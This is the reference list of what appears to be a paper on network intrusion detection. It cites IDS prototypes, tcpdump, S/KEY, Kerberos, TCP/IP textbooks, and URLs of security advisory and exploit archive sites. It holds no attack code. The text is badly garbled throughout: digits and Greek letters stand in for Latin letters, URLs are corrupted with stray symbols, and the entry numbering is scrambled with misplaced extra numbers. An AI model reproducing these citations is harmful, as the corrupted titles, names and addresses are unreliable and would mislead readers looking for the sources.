[17] Steven R. Snapp, S. Smaha, D.M. Tea1, and T. Grance. The D1DS (Dístήbuted Intrusion Octectioη System) Prototype. 1η Proceedings ofthe USEN1X Summer 1992 Technica1 C:onference, pages 100-108, San Aπtonio, TX, June 1992.

[18] Haystack Labs. 1nc. stalker, available from the company's website at http://www.haystack.com/stalk.htm..

[19] Network Associates 1nc. Cybercop server, available from the company's website at httP://www.nai.com.Products/Security

[20] Cisco Systems 1nc. NetRanger { Eηterpήse-scaIe, Real-time, Network Intrusion Detection System. 1ntemet http://www.cisco.coml.

[21] ∪.S. Department of Defense. Trusted computer systems evaluation, August 1983.

[22] Sokratis Katsikas, , Francois Allegre, John Darzentas, Claude Gigante, Dímítήs Karagiannis, P. Kess, Heiki Putkonen, and Thomas Spyrou. SECURENET:

A network-oήeηted intelligent intrusion prevention and detection system. Network Security Joumal, 1(1), November 1994.

[23] http://www. packetfactory.net/Projects/libnet/

[24] tcpdump Version 2.2.1 , Van Jacobson, Craig Leres, Steven Berkeley, University of Berkeley, CA.

[25] "The SIKEY One-time Password System", Haller, N., Proceeding of the Symposium oη Network Systems, Security, 1ntemet Society, San Diego, CA, February 1994.

[26] " Kerberos: An Authentication Service for Open Network Systems", Steiner, J., Neuman, C., Schiller, J., USENIX Conference Proceeding, Dallas, Texas, February 1989.

[27] Laurent Joncheray. Meήt Network, Inc. Ann Arbor, MI 48105, USA.

[28] http://gd.tuwien. ac. at/ opsys/linux/lasg - www/íntrusíon-scanníng/ [30] http://packetstorm.decepticons.org/

[29] http://www.iss.net/secUΉty_center/advice/Exploits/default.htm [32] httP://www.secuήteam.com!eXP10íts/

[30] http://www.insecure.org/sploits.html

[31] http://www.outpost9.com!exploits/exploits.html [35] http://www.ussrback.com!

[32] http://www.cunap.com!-hardingr/projects/osx/exploit.html [37] http://www .squid-cache.org/V ersions/v2/2.4/bugs

[33] http://www.sans.org/topten.htm

[34] http://cio.cisco.com!warp/publicI707/3.html [40] http://www.secUΉtyfocus.com

[35] http://www.secureteam.org

[36] http://www.secUΉteam.com

[37] http://www.cert.org

[38] http://www.hackers.com

[39] http://www.oliver.efri.hr/-crv/secUΉty/bugs/list.html [46] http://www.safemode.org

[40] http://www.hackerzvoice.com [48] http://www.hackergurus.tk [49] http://secUΉtyporta1.com!

[41] W. Richard Stevens. TCP/IP illustrated, volurne 1. The protocols Addison- Wesley, Reading, Massachusetts, 1994.

[42] W. Richard Stevens. TCP/IP illustrated, volurne 2. The irnplernentation. Addison- Wesley, Reading, Massachusetts, 1995.

[43] W. Richard Stevens. TCP/IP illustrated, volurne 3. TCP [or Transactions, HTTP, NNTP, an< the uNIX Dornain Protocols.

Addison- W es1ey, Reading, Massachusetts, 1996.

[44] Στράτος Θ. Πάσχος. Δίκτυα TCP/IP, Πρωτόκολλα και Προγραμματισμός. Ιωάωινα 2000. [54] http://hack.co.za